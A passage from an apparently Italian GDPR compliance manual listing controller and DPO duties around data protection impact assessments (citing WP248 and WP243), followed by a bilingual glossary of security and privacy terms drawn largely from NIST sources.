(8) *Definire con precisione le rispettive competenze qualora il trattamento coinvolga Contitolari del Trattamento. (WP248)*

(9) *Qualora il trattamento coinvolga Contitolari del Trattamento, la VdI sulla protezione dei dati deve stabilire quale parte sia competente per le varie misure volte a trattare i rischi e a proteggere i diritti e le libertà degli interessati. (WP248)*

(10) *Ciascun TdT deve esprimere le proprie esigenze e condividere informazioni utili senza compromettere eventuali segreti (ad esempio protezione di segreti aziendali, proprietà intellettuale, informazioni aziendali riservate) o divulgare vulnerabilità. (WP248)*

(11) *Una VdI sulla protezione dei dati può essere altresì utile per valutare l'impatto sulla protezione dei dati di un prodotto tecnologico, ad esempio un dispositivo hardware o un software, qualora sia probabile che lo stesso venga utilizzato da TdT distinti per svolgere tipologie diverse di trattamento. Ovviamente, il TdT che utilizza detto prodotto resta soggetto all'obbligo di svolgere la propria VdI sulla protezione dei dati in relazione all'attuazione specifica, tuttavia tale valutazione del TdT può utilizzare le informazioni fornite da una valutazione analoga preparata dal fornitore del prodotto, se opportuno. Un esempio potrebbe essere rappresentato dalla relazione tra produttori di contatori intelligenti e società fornitrici di servizi pubblici. (WP248)*

(12) *Mettere in grado le persone affinché possano acconsentire od opporsi al trattamento dei loro dati o di esercitare i propri diritti. [Da WP248 – punto 7 Dati relativi a interessati vulnerabili (cons. 75) del capitolo "Quando è obbligatoria una VdI sulla protezione dei dati? Quando il trattamento può presentare un rischio elevato"].*

(13) *Monitoraggio sistematico. (WP248)*

(14) *Uso innovativo o applicazione di soluzioni tecnologiche od organizzative. (WP248)*

(15) *Nel caso in cui il TdT consideri un trattamento tale da non "presentare un rischio elevato" e quindi non effettuare la VdI, in tal caso deve giustificare e documentare i motivi che lo hanno spinto a non effettuare una VdI sulla protezione dei dati, nonché includere/registrare i punti di vista del RPD. (**WP248**)*

(16) *Nel contesto del principio di responsabilizzazione, il TdT deve tenere "un registro delle attività di trattamento svolte sotto la propria responsabilità" che includa, tra l'altro, le finalità del trattamento, una descrizione delle categorie di dati e di destinatari dei dati e "ove possibile, una descrizione generale delle misure di sicurezza tecniche e organizzative di cui all'art. 32, §1" (art. 30, §1); inoltre, deve valutare la probabilità di un rischio elevato, anche qualora decida in ultima analisi di non realizzare una VdI sulla protezione dei dati. (WP248)*

(17) *Il TdT è tenuto a riesaminare continuamente e rivalutare con regolarità (impatto nella norma ISO 9001:2015: inserire nel Manuale Qualità il calendario dei riesami) la VdI nel contesto dei suoi obblighi generali di responsabilizzazione. (WP248)*

(18) *Al TdT spetta assicurare che la VdI sulla protezione dei dati sia eseguita (art. 35, §2). La VdI sulla protezione dei dati può essere effettuata da qualcun altro, all'interno o all'esterno dell'organizzazione, tuttavia al TdT spetta la responsabilità ultima per tale compito. (WP248)*

(19) *Inoltre il TdT deve consultarsi con il RPD, qualora ne sia designato uno (art. 35, §2) e il parere ricevuto, così come le decisioni prese dal TdT, debbano essere documentate all'interno della VdI sulla protezione dei dati. (WP248)*

(20) *Il TdT deve "raccoglie[re] le opinioni degli interessati o dei loro rappresentanti" (art. 35, §9), "se del caso". Il WP29 ritiene che:*

a. *tali opinioni possono essere raccolte attraverso una varietà di mezzi, a seconda del contesto (ad esempio uno studio generico relativo alla finalità e ai mezzi del trattamento, una domanda posta ai rappresentanti del personale oppure indagini abituali inviate ai futuri clienti del TdT), assicurando che il TdT disponga di una base giuridica valida per il trattamento di qualsiasi dato personale interessato nel raccogliere dette opinioni; sebbene sia opportuno osservare che il consenso al trattamento non è ovviamente un modo per raccogliere le opinioni degli interessati;*
b. *qualora la decisione finale del TdT si discosti dalle opinioni degli interessati, le sue motivazioni a sostegno del procedere o meno vanno documentate;*
c. *il TdT deve altresì documentare la sua giustificazione per la mancata raccolta delle opinioni degli interessati, qualora decida che ciò non sia appropriato, ad esempio qualora ciò comporterebbe la riservatezza dei piani economici dell'impresa o sarebbe sproporzionato o impraticabile.*

(21) *Laddove una VdI sulla protezione dei dati riveli la presenza di <u>rischi residui</u> elevati, il TdT sarà tenuto a richiedere la consultazione preventiva dell'autorità di controllo in relazione al trattamento (art. 36, §1). In tale contesto, la VdI sulla protezione dei dati deve essere fornita completa (art. 36, §3, lett. e)). (WP248)*

(22) *<u>Ogniqualvolta</u> il TdT non è in grado di trovare misure sufficienti per ridurre i rischi a un livello accettabile (ossia i rischi residui restano comunque elevati) è necessario consultare l'autorità di controllo. (WP248)*

(23) *Il TdT dovrà consultare l'autorità di vigilanza qualora il diritto dello Stato membro in questione prescriva che i TdT consultino l'autorità di controllo e/o ne ottengano l'autorizzazione preliminare, in relazione al trattamento da parte di un TdT per l'esecuzione, da parte di questi, di un compito di interesse pubblico, tra cui il trattamento con riguardo alla protezione sociale e alla sanità pubblica (art. 36, §5). (WP248)*

(24) *Qualora si preveda di effettuare un trattamento che possa presentare un rischio elevato, il TdT deve (WP248):*

a. *scegliere una metodologia per la VdI sulla protezione dei dati (esempi riportati nell'allegato 1) che soddisfi i criteri di cui all'allegato 2 del WP248, oppure specificare ed attuare un processo sistematico di VdI sulla protezione dei dati che:*
   - ✓ *sia conforme ai criteri di cui all'allegato 2;*
   - ✓ *sia integrata nei processi in materia di progettazione, sviluppo, cambiamento, rischio e riesame operativo in conformità con i processi, il contesto e la cultura interni;*
   - ✓ *coinvolga le parti interessate appropriate e definisca chiaramente le loro responsabilità (TdT, RPD, interessati o loro rappresentanti, imprese, servizi tecnici, RdT, responsabile della sicurezza dei sistemi d'informazione, ecc.);*

b. *fornire la relazione relativa alla VdI sulla protezione dei dati all'autorità di controllo, laddove gli venga richiesto di procedere in tal senso;*
c. *consultare l'autorità di controllo, qualora il TdT non sia riuscito a determinare misure sufficienti per attenuare i rischi elevati;*
d. *riesaminare periodicamente la VdI sulla protezione dei dati e il trattamento che essa valuta, almeno quando si registra una variazione del rischio posto dal trattamento;*
e. *documentare le decisioni prese.*

3. COMPITI DEL RPD

(1) *Verificare se il trattamento presenta dei rischi, in tal caso deve suggerire al TdT di effettuare la VdI. (WP248)*

(2) *Fornire al TdT i suoi punti di vista in merito ad un trattamento che non presenta un rischio elevato. (WP248)*

(3) *Partecipare alla VdI con il TdT. (WP248)*

(4) *Consultare il TdT e documentare il parere all'interno della VdI sulla protezione dei dati. (WP248)*

(5) *Sorvegliare lo svolgimento della VdI sulla protezione dei dati (art. 39, §1, lett. c))* e fornire tutte le informazioni necessarie (conformemente all'art. 28, §3, lett. f)). *(WP248)*

(6) *Potrebbe suggerire al TdT di realizzare una VdI sulla protezione dei dati in merito a una specifica operazione di trattamento e dovrebbe assistere le parti interessate in relazione alla metodologia, contribuire alla valutazione della qualità della Valutazione dei Rischi e del grado di accettabilità del Rischio Residuo, nonché allo sviluppo di conoscenze specifiche in merito al contesto del TdT. (WP248)*

(7) *Raccogliere le informazioni per identificare le attività di trattamento. (Art. 29 WP243)*

(8) *Analizzare e verificare la conformità delle attività di trasformazione. (Art. 29 WP243)*

(9) *Informare, consigliare ed emettere raccomandazioni al titolare o il processore. (Art. 29 WP243)*

(10) *Informare e fornire consulenza al TdT o al RdT nonché ai dipendenti che eseguono il trattamento in merito agli obblighi derivanti dal regolamento nonché da altre disposizioni dell'Unione o degli Stati membri relative alla protezione dei dati. (Art. 29 WP243)*

(11) *Sorvegliare l'osservanza del regolamento, di altre disposizioni dell'Unione o degli Stati membri relative alla protezione dei dati nonché delle politiche del TdT o del RdT in materia di protezione dei dati personali. (Art. 29 WP243)*

(12) *Attribuire le responsabilità. (Art. 29 WP243)*

(13) *Attribuire la sensibilizzazione del personale che partecipa ai trattamenti e alle connesse attività di controllo. (Art. 29 WP243)*

(14) *Attribuire la formazione del personale che partecipa ai trattamenti e alle connesse attività di controllo. (Art. 29 WP243)*

(15) *Fornire, se richiesto, un parere in merito alla VdI sulla protezione dei dati e sorvegliarne lo svolgimento ai sensi dell'art. 35. (Art. 29 WP243)*

(16) *Cooperare con l'autorità di controllo. (Art. 29 WP243)*

(17) *Fungere da punto di contatto per l'autorità di controllo per questioni connesse al trattamento, tra cui la consultazione preventiva di cui all'art. 36, ed effettuare, se del caso, consultazioni relativamente a qualunque altra questione: (Art. 29 WP243)*

a. *Si o no di effettuare una VdI;*
b. *Quale metodologia da seguire nello svolgimento di un'attività VdI;*
c. *Se effettuare la VdI in house o se esternalizzare;*
d. *Quali garanzie (comprese le misure tecniche e organizzative) da applicare per mitigare qualsiasi rischi per i diritti e gli interessi delle persone interessate;*
e. *Se la VdI è stata eseguita correttamente e se le sue conclusioni (o meno di andare avanti con l'elaborazione e quali salvaguardie applicare) sono conformi al RGPD.*

(18) *Creare l'inventario e tenere un registro dei trattamenti sulla base delle informazioni fornitagli dai vari reparti nella loro organizzazione RdT dei dati personali. (Art. 29 WP243)*

SEZ. 11 – TERMINI, DEFINIZIONI, ACRONIMI, GLOSSARIO RFID

1. GLOSSARIO GENERALE

For the purposes of this document, the terms and definitions given in ISO/IEC 29100:2011, ISO/IEC 27000:2016, ISO Guide 73:2009 and the following apply.

(1) 3GPP

The 3rd Generation Partnership Project is a worldwide standards development organization focused on cellular technology, including 3rd Generation (3G) universal mobile telecommunication system (UMTS) and 4th Generation (4G) LTE technologies. LTE networks are deployed across the globe, and installations continue to increase as the demand for high-speed mobile networks is constantly rising. 3GPP defines a number of high-level goals for LTE systems to meet, including:

- *Provide increased data speeds with decreased latency,*
- *Improve upon the security foundations of previous cellular systems,*
- *Support interoperability between current and next generation cellular systems and other 331 data networks,*
- *Improve system performance while maintaining current quality of service, and*
- *Maintain interoperability with legacy systems.*

(2) ACCEPTANCE STATEMENT

Formal management declaration to assume responsibility for risk ownership, risk treatment and residual risk

(3) ACCESS MANAGEMENT

Access Management is the set of practices that enables only those permitted the ability to perform an action on a particular resource. The three most common Access Management services you encounter every day perhaps without realizing it are: Policy Administration, Authentication, and Authorization

(4) ACTUATING CAPABILITY

The ability to change something in the physical world

(5) ACTIVE DIRECTORY

A Microsoft directory service for the management of identities in Windows domain networks

(6) ADTECH

"advertising ecosystem": fornitori **pubblicità online (vedi EDPB 7- 2020, punto 27)** *elaborano solo i dati raccolti mediante tecnologie di tracciamento*

(7) AGENT

A host-based IPS program that monitors and analyzes activity and performs preventive actions; OR a program or plug-in that enables an SSL VPN to access non-Web-based applications and services

(8) APPLICATION

1. The system, functional area, or problem to which information technology is applied. The application includes related manual procedures as well as automated procedures. Payroll, accounting, and management information systems are examples of applications. (NIST SP 800-16)

2. A software program hosted by an information system. (NIST SP 800-137)

(9) APPLICATION INTERFACE CAPABILITY

The ability for other computing devices to communicate with an IoT device through an IoT device application.

(10) APPLICATION LAYER

Layer of the TCP/IP protocol stack that sends and receives data for particular applications such as DNS, HTTP, and SMTP

(11) APP-VETTING PROCESS

The process of verifying that an app meets an organization's security requirements. An app vetting process comprises app testing and app approval/rejection activities

(12) ASYMMETRIC CRYPTOGRAPHY

Cryptography that uses two separate keys to exchange data, one to encrypt or digitally sign the data and one for decrypting the data or verifying the digital signature. Also known as public key cryptography

(13) ASSET

Anything that has value to anyone involved in the PII processing

Note 1to entry: In the context of a privacy risk management process, an asset is either PII or a supporting asset

(14) ASSESSOR

Person who leads and conducts a VdI

NOTE 1: The assessor may be supported by one or more other internal and/or external experts as part of her team

NOTE 2: The assessor may be an expert internal or external to the organisation

(15) AUTHENTICATION

Verifying the identity of a user, process, or device, often as a prerequisite to allowing access to resources in an information system. (NIST SP 800-63-3)

(16) AUTHENTICATION HEADER (AH)

A deprecated IPsec security protocol that provides integrity protection (but not confidentiality) for packet headers and data

(17) AUTHENTICITY

The property of being genuine and being able to be verified and trusted; confidence in the validity of a transmission, a message, or message originator. See authentication

(18) AUTOMATED CERTIFICATE MANAGEMENT ENVIRONMENT

A protocol defined in IETF RFC 8555 that provides for the automated enrollment of certificates

(19) AVAILABILITY [44 U.S.C., SEC. 3542]

Ensuring timely and reliable access to and use of information

(20) BIG DATA

Descrive l'insieme delle tecnologie e delle metodologie di analisi di quantità di dati (eterogenei, strutturati e non strutturati) massiva per scoprire i legami tra fenomeni diversi e prevedere quelli futuri. Ciò avviene attraverso le funzioni di cattura, di gestione e di elaborazione dei dati in un lasso di tempo ragionevole

L'ordine di grandezza dei Big Data è dello Zettabyte (il termine deriva dalla unione del "zetta" con "byte" ed ha per simbolo ZB

Da Wikipedia

Il prefisso "zetta" deriva dal termine greco "sept" a indicare la settima potenza di 1024^7. A causa dell'uso improprio dei prefissi binari nel definire e usare il kilobyte, il valore dello Zettabyte nella pratica comune ha potuto assumere il seguente significato: $1024^7 = 1.180.591.620.717.411.303.424$ byte = 1 Zebibyte.

Caratteristiche storiche.

Dal modello di Douglas Laney, il modello delle "3V", sino alle "7V":

1. *Volume: si riferisce alla quantità di dati (strutturati, non strutturati) generati ogni secondo. Tali dati sono generati da sorgenti eterogenee quali: sensori, log, eventi, email, social media e database tradizionali.*
2. *Varietà: si riferisce alla differente tipologia dei dati che vengono generati, collezionati ed utilizzati. Per avere analisi più accurate e più profonde, oggi è necessario prendere in considerazione anche dati non strutturati (ad esempio file di testo generati dalle macchine industriali o i log di web server o dei firewall) e semi strutturati (ad esempio atto notarile con frasi fisse e frasi variabili) oltre che quelli strutturati (ad esempio tabella di un database).*
3. *Velocità: si riferisce alla velocità con cui i nuovi dati vengono generati. Non solo la velocità come speed of generation ma anche la necessità che questi dati/informazioni arrivino real time al fine di effettuare analisi su di essi.*
4. *Veridicità: considerando la varietà dei dati sorgente (dati strutturati o non strutturati) e la velocità alla quale tali dati posso variare, è molto probabile che non si riesca a garantire la stessa qualità di dati in ingresso ai sistemi di analisi normalmente disponibile in processi di ETL tradizionali. È evidente che se i dati alla base delle analisi sono poco accurati, i risultati delle analisi non saranno migliori. Visto che su tali risultati possono essere basate delle decisioni, è fondamentale assegnare un indice di veridicità ai dati su cui si basano le analisi, in modo avere una misura dell'affidabilità.*
5. *Valore: si riferisce alla capacità di trasformare i dati in valore. Un progetto Big Data necessita di investimenti, anche importanti, per la raccolta granulare dei dati e la loro analisi.*
6. *Variabilità: questa caratteristica può essere un problema e si riferisce alla possibilità di inconsistenza dei dati.*
7. *Complessità: maggiore è la dimensione del dataset, maggiore è la complessità dei dati da gestire; il compito più difficile è collegare le informazioni, ed ottenerne di interessanti.*

Unità di misura

8 bit = ...1 .. byte

KB (Kilo Byte) .....= .. 1024 .. byte

MB (Mega Byte) .....= .. 1024^2 byte

GB (Giga Byte) .....= .. 1024^3 byte

TB (Tera Byte) .....= .. 1024^4 byte

PB (Peta Byte) .....= .. 1024^5 byte

EB (Exa Byte) .....= .. 1024^6 byte

ZB (Zetta Byte) .....= .. 1024^7 byte

YB (Yotta Byte) .....= .. 1024^8 byte

(21) BLACKLIST

A list of discrete entities, such as hosts or applications that have been previously determined to be associated with malicious activity

(22) BRUTE-FORCE ATTACK

In cryptography, an attack that involves trying all possible combinations to find a match

(23) CAPABILITY

A feature or function.

(24) CATEGORY

The subdivision of a Function into groups of cybersecurity outcomes, closely tied to programmatic needs and particular activities. Examples of Categories include "Asset Management," "Access Control," and "Detection Processes."

(25) CERTIFICATION / CERTIFICATE

A comprehensive assessment of the management, operational, and technical security controls in an information system, made in support of security accreditation, to determine the extent to which the controls are implemented correctly, operating as intended, and producing the desired outcome with respect to meeting the security requirements for the system.

A set of data that uniquely identifies an entity, contains the entity's public key and possibly other information, and is digitally signed by a trusted party, thereby binding the public key to the entity. Additional information in the certificate could specify how the key is used and its validity period. (NIST SP 800-57 Part 1 Rev. 4 under Public-key certificate) (IETF RFC 5280)

(26) CERTIFICATE AUTHORITY

A trusted entity that issues and revokes public key certificates. (NISTIR 8149)

(27) CERTIFICATE AUTHORITY AUTHORIZATION

A record associated with a Domain Name Server (DNS) entry that specifies the CAs that are authorized to issue certificates for that domain.

(28) CERTIFICATE CHAIN

An ordered list of certificates that starts with an end-entity certificate, includes one or more certificate authority (CA) certificates, and ends with the end-entity certificate's root CA certificate, where each certificate in the chain is the certificate of the CA that issued the previous certificate. By checking to see if each certificate in the chain was issued by a trusted CA, the receiver of an end-user certificate can determine whether or not it should trust the end-entity certificate by verifying the signatures in the chain of certificates

(29) CERTIFICATE MANAGEMENT

Process whereby certificates (as defined above) are generated, stored, protected, transferred, loaded, used, and destroyed. (CNSSI 4009-2015) (In the context of this practice guide, it also includes inventory, monitoring, enrolling, installing, and revoking.)

(30) CERTIFICATE REVOCATION LIST

A list of digital certificates that have been revoked by an issuing CA before their scheduled expiration date and should no longer be trusted

(31) CERTIFICATE SIGNING REQUEST

A request sent from a certificate requester to a certificate authority to apply for a digital identity certificate. The certificate signing request contains the public key as well as other information to be included in the certificate and is signed by the private key corresponding to the public key

(32) CERTIFICATE TRANSPARENCY

A framework for publicly logging the existence of Transport Layer Security (TLS) certificates as they are issued or observed in a manner that allows anyone to audit CA activity and notice the issuance of suspect certificates as well as to audit the certificate logs themselves. (Experimental RFC 6962)

(33) CHIEF INFORMATION OFFICERS (CIO) COUNCIL

The CIO Council is the principal interagency forum for improving agency practices related to the design, acquisition, development, modernization, use, sharing, and performance of Federal information resources

(34) CHIEF INFORMATION OFFICER *[44 U.S.C., Sec. 5125(b)]*

Agency official responsible for:

(ii) providing advice and other assistance to the head of the executive agency and other senior management personnel of the agency to ensure that information technology is acquired and information resources are managed in a manner that is consistent with laws, executive orders, directives, policies, regulations, and priorities established by the head of the agency;

(iii) developing, maintaining, and facilitating the implementation of a sound and integrated information technology architecture for the agency; and

(iv) promoting the effective and efficient design and operation of all major information resources management processes for the agency, including improvements to work processes of the agency.

(35) CLIENT

1. A machine or software application that accesses a cloud over a network connection, perhaps on behalf of a consumer. (NIST SP 800-146)

2. A function that uses the PKI to obtain certificates and validate certificates and signatures. Client functions are present in CAs and end entities. Client functions may also be present in entities that are not certificate holders. That is, a system or user that verifies signatures and validation paths is a client, even if it does not hold a certificate itself. (NIST SP 800-15)

(36) CLOUD COMPUTING

A model for enabling ubiquitous, convenient, on-demand network access to a shared pool of configurable computing resources (e.g., networks, servers, storage, applications, and services) that can be rapidly provisioned and released with minimal management effort or service provider interaction. (NIST SP 800-145)

(37) COMMON VULNERABILITIES AND EXPOSURES

A dictionary of common names for publicly known information system vulnerabilities

(38) COMMON NAME

An attribute type that is commonly found within a Subject Distinguished Name in an X.500 directory information tree. When identifying machines, it is composed of a fully qualified domain name or IP address

(39) COMMON SECURITY CONTROL *[NIST SP 800-37]*

Security control that can be applied to one or more agency information systems and has the following properties:

(v) the development, implementation, and assessment of the control can be assigned to a responsible official or organizational element (other than the information system owner); and

(vi) the results from the assessment of the control can be used to support the security certification and accreditation processes of an agency information system where that control has been applied

(40) COMPENSATING SECURITY CONTROLS

The management, operational, and technical controls (i.e., safeguards or countermeasures) employed by an organization in lieu of the recommended controls in the low, moderate, or high baselines described in NIST SP 800-53, that provide equivalent or comparable protection for an information system

(41) CONFIDENTIALITY *[44 U.S.C., Sec. 3542]*

Preserving authorized restrictions on information access and disclosure, including means for protecting personal privacy and proprietary information

(42) CONFIGURATION CONTROL *[CNSS Inst. 4009]*

Process for controlling modifications to hardware, firmware, software, and documentation to ensure that the information system is protected against improper modifications before, during, and after system implementation

(43) CONFIGURATION MANAGEMENT

A collection of activities focused on establishing and maintaining the integrity of information technology products and information systems, through control of processes for initializing, changing, and monitoring the configurations of those products and systems throughout the system development life cycle. (NIST SP 800-53)

(44) CONTAINER

A method for packaging and securely running an application within an application virtualization environment. Also known as an application container or a server application container. (NIST SP 800-190)

(45) COUNTERMEASURES *[CNSS Inst. 4009]*

Actions, devices, procedures, techniques, or other measures that reduce the vulnerability of an information system. Synonymous with security controls and safeguards.

(46) CRYPTOGRAPHY

The discipline that embodies the principles, means, and methods for the transformation of data in order to hide their semantic content, prevent their unauthorized use, or prevent their undetected modification

(47) CRYPTOGRAPHIC ALGORITHM

A well-defined computational procedure that takes variable inputs, including a cryptographic key, and produces an output

(48) CRYPTOGRAPHIC KEY

A value used to control cryptographic operations, such as decryption, encryption, signature generation, or signature verification

(49) CRYPTOGRAPHIC APPLICATION PROGRAMMING INTERFACE

An application programming interface included with Microsoft Windows operating systems that provides services to enable developers to secure Windows-based applications using cryptography. While providing a consistent API for applications, CAPI allows for specialized cryptographic modules (cryptographic service providers) to be provided by third parties, such as hardware security module (HSM) manufacturers. This enables applications to leverage the additional security of HSMs while using the same APIs they use to access built-in Windows cryptographic service providers. (Also known variously as CryptoAPI, Microsoft Cryptography API, MS-CAPI or simply CAPI)

(50) CRYPTOGRAPHY API: NEXT GENERATION

The long-term replacement for the Cryptographic Application Programming Interface (CAPI)

(51) CRITICAL INFRASTRUCTURE *[NIST Framework for Improving Critical Infrastructure Cybersecurity]*

Systems and assets, whether physical or virtual, so vital to the United States that the incapacity or destruction of such systems and assets would have a debilitating impact on cybersecurity, national economic security, national public health or safety, or any combination of those matters

(52) CYBERSECURITY *[NIST Framework for Improving Critical Infrastructure Cybersecurity]*

The process of protecting information by preventing, detecting, and responding to attacks.

(53) CYBERSECURITY EVENT *[NIST Framework for Improving Critical Infrastructure Cybersecurity]*

A cybersecurity change that may have an impact on organizational operations (including mission, capabilities, or reputation)

(54) DATA ACTIONS

"System operations that process PII"

(55) DATA MINING

È un processo di estrazione di informazioni da una base dati finalizzata a cercare correlazioni tra più variabili.

(56) DATA BROKER *(DB)*

fornitori di gestione dati (vedi EDPB 7- 2020, punto 27) elaborano non solo i dati raccolti mediante tecnologie di tracciamento ma anche da altre fonti; aggregano i dati raccolti da un'ampia varietà di fonti, che potrebbero poi vendere ad altre parti interessate coinvolte nel processo di targeting

(57) DATA MANAGEMENT PROVIDERS *(DMP)*

fornitori di gestione dati (vedi EDPB 7- 2020, punto 26) elaborano non solo i dati raccolti mediante tecnologie di tracciamento ma anche da altre fonti; aggregano i dati raccolti da un'ampia varietà di fonti, che potrebbero poi vendere ad altre parti interessate coinvolte nel processo di targeting

(58) Demilitarized Zone

A perimeter network or screened subnet separating an internal network that is more trusted from an external network that is less trusted

(59) DEVICE

Combination of hardware and software or just an instance of software that allows a user to perform actions

(60) DETECT (FUNCTION) *[NIST Framework for Improving Critical Infrastructure Cybersecurity]*

Develop and implement the appropriate activities to identify the occurrence of a cybersecurity event

(61) DEVELOPMENT OPERATIONS [DEVOPS]

A set of practices for automating the processes between software development and information technology operations teams so that they can build, test, and release software faster and more reliably. The goal is to shorten the systems development life cycle and improve reliability while delivering features, fixes, and updates frequently in close alignment with business objectives

(62) DIGITAL SIGNATURE

The result of a cryptographic transformation of data that, when properly implemented, provides origin authentication, assurance of data integrity, and signatory non-repudiation. (NIST SP 800-133)

(63) DIGITAL SIGNATURE ALGORITHM

A Federal Information Processing Standard for digital signatures, based on the mathematical concept of modular exponentiations and the discrete logarithm problem. (FIPS 186-4)

(64) DIRECTORY SERVICE

A distributed database service capable of storing information, such as certificates and CRLs, in various nodes or servers distributed across a network. (NIST SP 800-15) (In the context of this practice guide, a directory services stores identity information and enables the authentication and identification of people and machines.)

(65) DISASSOCIABILITY (from NIST IR 8228)

"Enabling the processing of PII or events without association to individuals or devices beyond the operational requirements of the system"

(66) DISTINGUISHED NAME

An identifier that uniquely represents an object in the X.500 directory information tree. (RFC 4949 Ver 2)

(67) DOMAIN

A distinct group of computers under a central administration or authority

(68) DOMAIN NAME

A label that identifies a network domain using the Domain Naming System

(69) DOMAIN NAME SERVER

The internet's equivalent of a phone book. It maintains a directory of domain names, as defined by the Domain Name System, and translates them to Internet Protocol addresses

(70) DOMAIN NAME SYSTEM

The system by which Internet domain names and addresses are tracked and regulated as defined by IETF RFC 1034 and other related RFCs

(71) ELLIPTIC CURVE DIGITAL SIGNATURE ALGORITHM

A digital signature algorithm that is an analog of DSA using elliptic curve mathematics and specified in ANSI draft standard X9.62. (NIST SP 800-15)

(72) ENCAPSULATING SECURITY PAYLOAD (ESP)

The core IPsec security protocol; can provide encryption and/or integrity protection for packet headers and data

(73) ENCRYPTION

The cryptographic transformation of data to produce ciphertext

(74) ENROLLMENT

The process that a CA uses to create a certificate for a web server or email user. (NISTIR 7682) (In the context of this practice guide, enrollment applies to the process of a certificate requester requesting a certificate, the CA issuing the certificate, and the requester retrieving the issued certificate.)

(75) ENTERPRISE MOBILITY MANAGEMENT

Enterprise Mobility Management (EMM) systems are a common way of managing mobile devices in the enterprise. Although not a security technology by itself, EMMs can help to deploy policies to an enterprise's device pool and to monitor device state

(76) EXTENDED VALIDATION CERTIFICATE

A certificate used for HTTPS websites and software that includes identity information that has been subjected to an identity verification process standardized by the CA Browser Forum in its Baseline Requirements that verifies that the identified owner of the website for which the certificate has been issued

has exclusive rights to use the domain; exists legally, operationally, and physically; and has authorized the issuance of the certificate

(77) EXTENSIBLE AUTHENTICATION PROTOCOL (EAP)

A framework for adding arbitrary authentication methods in a standardized way to any protocol

(78) FEDERAL INFORMATION PROCESSING STANDARDS (FIPS)

A standard for adoption and use by federal departments and agencies that has been developed within the Information Technology Laboratory and published by the National Institute of Standards and Technology, a part of the U.S. Department of Commerce. A FIPS covers some topic in information technology in order to achieve a common level of quality or some level of interoperability. (NIST SP 800-161)

(79) FRAMEWORK [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A risk-based approach to reducing cybersecurity risk composed of three parts: the Framework Core, the Framework Profile, and the Framework Implementation Tiers. Also known as the "Cybersecurity Framework"

(80) FRAMEWORK CORE [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A set of cybersecurity activities and references that are common across critical infrastructure sectors and are organized around particular outcomes. The Framework Core comprises four types of elements: Functions, Categories, Subcategories, and Informative References.

(81) FRAMEWORK IMPLEMENTATION TIER [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A lens through which to view the characteristics of an organization's approach to risk—how an organization views cybersecurity risk and the processes in place to manage that risk.

(82) FRAMEWORK PROFILE [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A representation of the outcomes that a particular system or organization has selected from the Framework Categories and Subcategories.

(83) FUNCTION [NIST Framework for Improving Critical Infrastructure Cybersecurity]

One of the main components of the Framework. Functions provide the highest level of structure for organizing basic cybersecurity activities into Categories and Subcategories. The five functions are Identify, Protect, Detect, Respond, and Recover.

(84) GLOBAL PRIVACY ENFORCEMENT NETWORK (GPEN)

Il GPEN (Rete globale per l'applicazione delle norme in materia di privacy) comprende, ad oggi, più di 60 Autorità Garanti nel mondo. È stato costituito nel 2010 facendo seguito ad una raccomandazione dell'OCSE. L'obiettivo è quello di promuovere la cooperazione internazionale fra le Autorità di controllo in materia di privacy alla luce della crescente globalizzazione dei mercati e dell'esigenza di imprese e consumatori di disporre di un flusso di informazioni personali senza soluzione di continuità, indipendentemente dai confini nazionali. I membri del GPEN si impegnano a collaborare per rafforzare la tutela della privacy in tale contesto globale.

(85) HARDWARE SECURITY MODULE (HSM)

A physical computing device that provides tamper-evident and intrusion-resistant safeguarding and management of digital keys and other secrets, as well as crypto-processing. FIPS 140-2 specifies requirements for HSMs

(86) Converged and Hyper-Converged Systems (HCI) [NIST SP 800-209]

A converged system involves a preconfigured package of software and hardware in a single hardware chassis for simplified management.

The compute, storage, and networking components are discrete and can be separated.

An HCI combines: (1) storage, (2) computing, and (3) networking into a single hardware unit or chassis and has built in a layer of abstraction for managing all three components.

It includes:

a) common software console or management tool for managing all three components;
b) hypervisor for virtualized computing;
c) software-defined storage;
d) virtualized networking bundled together to run on standard;
e) off the-shelf hardware.

The integrated storage systems, hosts, and networking switches are designed to be managed as a single system across all instances of a hyperconverged infrastructure. Further, each hardware unit can be configured to be

a node of a cluster to create pools of shared storage resources, thus providing the advantage of a centralized enterprise storage infrastructure.

(87) HOSTNAME

Hostnames are most commonly defined and used in the context of DNS. The hostname of a system typically refers to the fully qualified DNS domain name of that system

(88) HYPERTEXT TRANSFER PROTOCOL

A standard method for communication between clients and Web servers. (NISTIR 7387)

(89) HUMAN USER INTERFACE CAPABILITY

The ability for an IoT device to communicate directly with people

(90) KEY LOGGER

A remote program designed to record which keys are pressed on a computer keyboard used to obtain passwords or encryption keys and thus bypass other security measures

(91) IDENTIFY (FUNCTION) [NIST Framework for Improving Critical Infrastructure Cybersecurity]

Develop the organizational understanding to manage cybersecurity risk to systems, assets, data, and capabilities

(92) IDENTITY VERIFICATION

Confirmation, through the provision of objective evidence, that specified requirements have been fulfilled (e.g., an entity's requirements have been correctly defined, or an entity's attributes have been correctly presented; or a procedure or function performs as intended and leads to the expected outcome). Adapted from Verification

(93) IMPACT

The effect on organizational operations, organizational assets, individuals, other organizations, or the Nation (including the national security interests of the United States) of a loss of confidentiality, integrity, or availability of information or an information system

(94) INFORMATION SECURITY

Information security means protecting information and information systems from unauthorized access, use, disclosure, disruption, modification, perusal, inspection, recording or destruction

(95) INFORMATION SECURITY POLICY [CNSS Inst. 4009]

Aggregate of directives, regulations, rules, and practices that prescribes how an organization manages, protects, and distributes information

(96) INFORMATION SYSTEM [44 U.S.C., Sec. 3502] [OMB Circular A-130, Appendix III]

A discrete set of information resources organized for the collection, processing, maintenance, use, sharing, dissemination, or disposition of information

(97) INFORMATION SYSTEM OWNER (OR PROGRAM MANAGER) [CNSS Inst. 4009, Adapted]

Official responsible for the overall procurement, development, integration, modification, or operation and maintenance of an information system.

(98) INFORMATION TYPE [FIPS 199]

A specific category of information (e.g., privacy, medical, proprietary, financial, investigative, contractor sensitive, security management) defined by an organization or in some instances, by a specific law, executive order, directive, policy, or regulation.

(99) INFORMATIVE REFERENCE [NIST Framework for Improving Critical Infrastructure Cybersecurity]

A specific section of standards, guidelines, and practices common among critical infrastructure sectors that illustrates a method to achieve the outcomes associated with each Subcategory. An example of an Informative Reference is ISO/IEC 27001 Control A.10.8.3, which supports the "Data-in-transit is protected" Subcategory of the "Data Security" Category in the "Protect" function

(100) INTEGRITY [44 USC, Sec. 3542]

Guarding against improper information modification or destruction, and includes ensuring information non-repudiation and authenticity

